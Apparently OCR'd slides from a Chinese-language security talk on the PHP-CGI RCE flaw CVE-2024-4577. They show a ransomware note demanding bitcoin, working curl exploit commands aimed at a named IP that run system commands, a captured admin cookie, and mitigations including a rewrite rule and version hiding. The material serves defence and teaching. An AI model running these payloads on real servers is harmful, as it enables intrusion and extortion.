
send 0.1btc to my address:bc1qnuxx83nd4keeegrumtnu8kup8g02yzgff6z531. contact email:service@cyberkiller.xyz,if you can't contact my email, please contact some data recovery company(suggest taobao.com), may they can contact to me .your id:

```
ATNGoAL69mInv1VZ9pIzJLspCXKTs9VZ38pMXfJmUj42IMxX/
UrPB7Re2QFPFmrjKcsoUFM7YbZJZHGRhZyoCEK/mKGGhXDLZZHWmx55w/
Hhe3eScG2r9pBUmFVM7jsADlWv2qYtqa82tPH7U/
ClZGq6qhK9ZqWXP1BWkX4EJyQDOJXklgwBTJi4TZmvoEwegr6iCKbeq/2lxNj/
E6FzAMAWlsbDNJKMFg1jwlRUsLniZamZDnSgVidLsV9cRGIxytRiJAeaC1b5jdnEPXYL/
bjqdNbn8VXzhn1JgMYmul+DMWmLa6T3cTxTy+Y3fmIuJb30BbnLY1ZsZFNlifLHWs1mprryhXiUHq
KRkYGGHR9mgZAYP3dr+E3n4tPa2UHzvcBgUSuQVEAPncJk59oT52ztSkNokPAqQJcB5bUaETM+w
IBO4TPQht9Lsw6MfBLJtGe0ZWzJwp1MBAjJRkn64cyv6sVBfNCiFXUbevt9TFKZvWyiRT8YH1Un1v
tRiyqqLbMrZ45lAUtByh6HCU1SUhwv/9TBttmV5wfsuQwVHRM/1eDciUpP/
kDYya56Yfa8S3VMCrbzvadryhpYzV1KKh3UD0bYb86qQY4OLs2de8mU760rEFwOI9W0V/
FfAyQNUDmQTh/24ksxmLxCxwfS9iKUp2TpRP6W93evn3AVrXbLar/
k6kpNJe3h/2ghTzNIizmF+wexwq6I4CTXOvjxdQ7y0BH0ssbqJQicjy0M+by/
ZBuXOh0OxO2EtEpt8AhfHnJfH+Xns3x5IaDENUSppgYHUV9ZgosKyvhejlsY0Dwxy7lGbiXrxhsuG3fi
```

參考網址：
https://devco.re/blog/2024/06/06/security-alert-cve-2024-4577-php-cgi-argument-injection-vulnerability/

漏洞利用

Github PoC




CVE-2024-4577 - Thunar

3 files: 7.8 KiB (7,996 bytes) | Free space: 42.9 GiB

漏洞利用

curl



```
Microsoft Windows [版本 10.0.19045.4598]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。

C:\Users[redacted]
```

漏洞利用

curl


- curl -k -v -d "<?php system('whoami'); die(); ?>" http://140.112.237.81/php-cgi/php-cgi.exe?%add+allow_url_include%3Don+-d+auto_prepend_file%3Dphp%3A//input+-d+cgi.force_redirect%3D0

- curl -k -v -d "<?php system('whoami'); die(); ?>" "http://140.112.237.81/php-cgi/php-cgi.exe?d allow_url_include=on -d auto_prepend_file=php://input -d cgi.force_redirect=0"

PHP嚴重遠端程式碼(RCE)執行漏洞


修補方法

- 執行快照或備份後，立即更新至最新穩定版本。
- 緩解措施：
  - 透過Rewrite規則阻擋攻擊。



```
RewriteEngine On
RewriteCond %{QUERY_STRING} ^%ad [NC]
RewriteRule .? - [F,L]
```

  - 不使用PHP CGI架構，改使用較安全的Mod-PHP、FastCGI或PHP-FPM等架構。
  - XAMPP未更新PHP至新版時，請先註解php-cgi。



```
ScriptAlias /php-cgi/ "C:/xampp/php/"
```

參考網址：
https://devco.re/blog/2024/06/06/security-alert-cve-2024-4577-php-cgi-argument-injection-vulnerability/

PHP嚴重遠端程式碼(RCE)執行漏洞


漏洞影響範圍

- 安裝於Windows作業系統(繁體中文、簡體中文與日文語系)上所有的PHP版本皆受此漏洞影響，詳細版本請參考以下說明。
  - PHP 8.3所有於8.3.8以前的版本
  - PHP 8.2所有於8.2.20以前的版本
  - PHP 8.1所有於8.1.29以前的版本
- 由於PHP 8.0分支版本、PHP 7以及PHP 5官方已不再提供更新，請網站管理者盡速評估升級版本或採取修補建議。
- 以及所有版本的XAMPP。

參考網址：
https://devco.re/blog/2024/06/06/security-alert-cve-2024-4577-php-cgi-argument-injection-vulnerability/

如何隱藏版本號碼

架構資訊與版本



```
Microsoft Windows [版本 10.0.19045.4598]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。

C:\Users\[redacted]curl -I http://[redacted]/
HTTP/1.1 302 Found
Date: Mon, 05 Aug 2024 08:55:25 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Location: http://[redacted]/dashboard/
Content-Type: text/html; charset=UTF-8
```

```
e=/>; rel="https://api.w.org/"
X-Powered-By: PHP/8.2.12
請求標頭 (762 B)                                    原始
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Connection: keep-alive
Cookie: wfwaf-authcookie-81c7008ae94a3d622e932b272a0ad877=1%7Cadministrator%7Cmanage_options%2Cunfiltered_html%2Cedit_others_posts%2Cupload_files%2Cpublish_posts%2Cedit_posts%2Cread%7C1eed85c878af57b1b8e9e1755ea596e94efba92cd588525972976de6e1bc8c65; wp-settings-1=hidetb%3D1%26libraryContent%3Dbrowse; wp-setting
```

1 筆請求 | 已傳輸 47.78 kB / 48.14 kB | 完成: 721 ms | DOMContentLoaded: 527 ms

隱藏架構資訊與版本

Apache

- 路徑
  - ➢ C:\xampp\apache\conf\httpd.conf 或
    C:\xampp\apache\conf\extra\httpd-ssl.conf

- 追加或不要註解的片段
  - ➢ ServerTokens Prod

    ServerSignature Off

- 重啟Apache服務

